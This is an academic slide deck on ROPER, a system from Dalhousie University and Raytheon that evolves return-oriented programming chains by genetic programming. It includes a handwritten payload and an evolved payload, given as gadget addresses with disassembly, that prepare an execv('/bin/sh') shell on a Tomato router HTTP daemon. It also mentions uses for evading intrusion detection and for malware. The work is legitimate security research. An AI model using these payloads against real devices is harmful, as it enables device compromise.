


# RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

Olivia Lucca Fraser	<a href="mailto:ofraser@dal.ca">ofraser@dal.ca</a>
Nur Zincir-Heywood	<a href="mailto:zincir@cs.dal.ca">zincir@cs.dal.ca</a>
Malcolm Heywood	<a href="mailto:mheywood@cs.dal.ca">mheywood@cs.dal.ca</a>
John T. Jacobs	<a href="mailto:John_T_Jacobs@raytheon.com">John_T_Jacobs@raytheon.com</a>

NIMS Laboratory @ Dalhousie University  
Raytheon Space & Airborne Systems  
<https://github.com/oblivia-simplex>



# RETURN ORIENTED PROGRAMME EVOLUTION with ROPER


## Questions:

- What is return oriented programming?
- How might evolutionary methods be applied to ROP?
- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?


### 3. The Basic Idea

ROPER is a system for evolving populations of ROP-chains for a target executable.

## 4. Bird's-Eye View of ROPER




## 5. Bird's-Eye View of ROPER




## 6. $W \oplus X$ , or: Smashing the Stack with neither Fun nor Profit

- The classic shellcode attack worked by
  - writing instructions to a target processes memory, & then
  - corrupting the instruction pointer so that the CPU would execute those instructions
- This is now rarely possible, thanks to DEP or  $W \oplus X$ , which prevents any page of memory from being mapped as **both** executable **and** writeable.



## 7. A Quick Introduction to Return Oriented Programming



- **SITUATION:** You have found an exploitable vulnerability in a target process, and are able to corrupt the instruction pointer.
- **PROBLEM:** You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- **SOLUTION:** You can't introduce any code of your own, but you **can** reuse pieces of memory that are already executable. The trick is rearranging them into something useful.

## 8. What is a ROP gadget?

- A 'gadget' is any chunk of machine code that
  - 1. is already mapped to executable memory
  - 2. allows us to regain control of the instruction pointer after it executes
  - 3. in virtue of controlling certain data in memory (typically the stack)
- this lets us chain 'gadgets' together, into what's called a 'ROP chain'
- in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain



## 9. What is a ROP chain?


- ‘**Return**-oriented programming’ gets its name from using a certain type of RETURN instruction to regain control of the instruction pointer:
- RETURN instructions that work by popping the top of the stack into the instruction pointer
- The address popped from the stack by RETURN is meant to be a sort of ‘bookmark’, pointing to the site from which a function was called...
- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter *what* address we put there.
- and we can take advantage of this to ‘chain’ arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

## 10. Challenges ROP Poses for GP

- Genetic Programming often makes use of a highly specialized virtual machine, with a small and purposeful instruction set.
- Our 'instruction set' is the set of gadgets extracted from a target binary.
- It is not small, typically numbering over 300.
- It is not purposeful, but a disordered scrap heap of ill-fitting parts.


# 11. Uneven Raw Materials

Register usage in tomato-RT-N18U-httpd, an ARM router HTTP daemon




Operations are unevenly distributed across registers.

## 12. Bird's-Eye View of ROPER



## 13. Genetic Algorithm with Tournament Selection



## 14. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & immediates
VARIATION OPERATORS	single-point crossover (fitness weighted) or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

## 15. Pattern matching

Suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

## 16. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd

### Payload:

```
00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000dl3d
00015330 deba5e12 feedc0de badb17e5 0000000b
0001c64c
```

### Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ????????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```



## 17. Specimen generated by ROPER

### **Payload:**

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 0000000b
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
```

<pre>;; Gadget 0 [000100fc] mov r0, r6 [00010100] ldrb r4, [r6], #1 [00010104] cmp r4, #0 [00010108] bne #4294967224 [0001010c] rsb r5, r5, r0 [00010110] cmp r5, #0x40 [00010114] movgt r0, #0 [00010118] movle r0, #1 [0001011c] pop {r4, r5, r6, pc}  R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e  ;; Gadget 1 [00012780] bne #0x18 [00012798] mvn r7, #0 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc}  R0: ffffffff R1: 00000001 R2: 00000001 R7: ffffffff  ;; Gadget 2 [00016884] beq #0x1c [00016888] ldr r0, [r4, #0x1c] [0001688c] bl #4294967280 [0001687c] push {r4, lr} [00016880] subs r4, r0, #0 [00016884] beq #0x1c [000168a0] mov r0, r1 [000168a4] pop {r4, pc}  R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 0 [00016890] str r0, [r4, #0x1c] [00016894] mov r0, r4 [00016898] pop {r4, lr} [0001689c] b #4294966744 [00016674] push {r4, lr} [00016678] mov r4, r0 [0001667c] ldr r0, [r0, #0x18] [00016680] ldr r3, [r4, #0x1c] [00016684] cmp r0, #0 [00016688] ldrne r1, [r0, #0x20] [0001668c] moveq r1, r0 [00016690] cmp r3, #0 [00016694] ldrne r2, [r3, #0x20] [00016698] moveq r2, r3 [0001669c] rsb r2, r2, r1 [000166a0] cmn r2, #1 [000166a4] bge #0x48 [000166ec] cmp r2, #1 [000166f0] ble #0x44 [00016734] mov r2, #0 [00016738] cmp r0, r2 [0001673c] str r2, [r4, #0x20] [00016740] beq #0x10 [00016750] cmp r3, #0 [00016754] beq #0x14 [00016758] ldr r3, [r3, #0x20] [0001675c] ldr r2, [r4, #0x20] [00016760] cmp r3, r2 [00016764] strgt r3, [r4, #0x20] [00016768] ldr r3, [r4, #0x20] [0001676c] mov r0, r4 [00016770] add r3, r3, #1 [00016774] str r3, [r4, #0x20] [00016778] pop {r4, pc}  R0: 0000000b R1: 00000000 R2: 00000000 R7: 0000000b  ;; Extended Gadget 3 [00016918] mov r1, r5 ** [0001691c] mov r2, r6 [00016920] bl #4294967176 [000168a8] push {r4, r5, r6, r7, r8, lr} [000168ac] subs r4, r0, #0 [000168b0] mov r5, r1 [000168b4] mov r6, r2 [000168b8] beq #0x7c [000168bc] mov r0, r1 [000168c0] mov r1, r4 [000168c4] blx r2  R0: 0000000b R1: 00000000 R2: 00000000 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 1 [00012780] bne #0x18 [00012784] add r5, r5, r7 [00012788] rsb r4, r7, r4 [0001278c] cmp r4, #0 [00012790] bgt #4294967240 [00012794] b #8 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc}  R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b  ;; Extended Gadget 2 [000155ec] b #0x1c [00015608] add sp, sp, #0x58 [0001560c] pop {r4, r5, r6, pc}  R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b</pre>
--	--	---


## 19. Extended Gadgets & Introns

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency - jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?  
Conjecture:

- genes are selected not just for fitness, but for heritability  
our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

## 20. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.


The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.


## 21. Low-Hanging Fruit & its Consequences for Diversity

- A challenge facing any machine learning technique is to avoid getting trapped in merely *local* optima.
- This can happen, for example, if it hyperspecializes on a particularly simple portion - the “low hanging fruit” - of the problem set, while failing to adapt to more difficult problems.
- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches. Low-hanging fruit doesn't last very long.

## 22. Tracking Niches without Crowding



## 23. Niching with Crowding



## 24. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.



## 25. Snek!

The next step, which I'm currently working on, is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

They're currently learning how to play an implementation of Snake that I hacked together ([github.com/oblivia-simplex/snek](https://github.com/oblivia-simplex/snek)).

## 26. Horizons and Applications

What potential uses are there for adaptive or intelligent ROP-chain payloads?

- GOOD: IDS subversion and training through AI arms races - can ROPER evolve payloads that evade the detection of AIs trained to recognize ROP execution? Can we use these to train better IDS AIs?
- EVIL: a component of complex, context-sensitive malware, using feature-recognizing ROP-chains to sense weaknesses or opportunities in a network

## 27. Thank you!

Olivia Lucca Fraser

ofraser@dal.ca

Nur Zincir-Heywood

zincir@cs.dal.ca

Malcolm Heywood

mheywood@cs.dal.ca

John T. Jacobs

John\_T\_Jacobs@raytheon.com

I am but a simple farmer

Tending to my ROPs

ROPER Laboratory @ Dalhousie University  
Raytheon Space & Airborne Systems  
<https://github.com/oblivia-simplex/roper>





LEFTOVERS

## 30. Generalization of the Gadget Concept

- the precise meaning of a ‘return’ instruction is architecture-dependent; not all architectures implement **return** as a pop into PC (MIPS, e.g.)
- the essential idea we’re after is **stack-controlled jumps**
- this means we don’t need to limit our search to ‘return’s
- we can broaden it to include any sequence of instructions that culminates in a jump to a location that’s determined by the data on the stack
- this gives us what’s commonly called ‘JOP’, or jump-oriented programming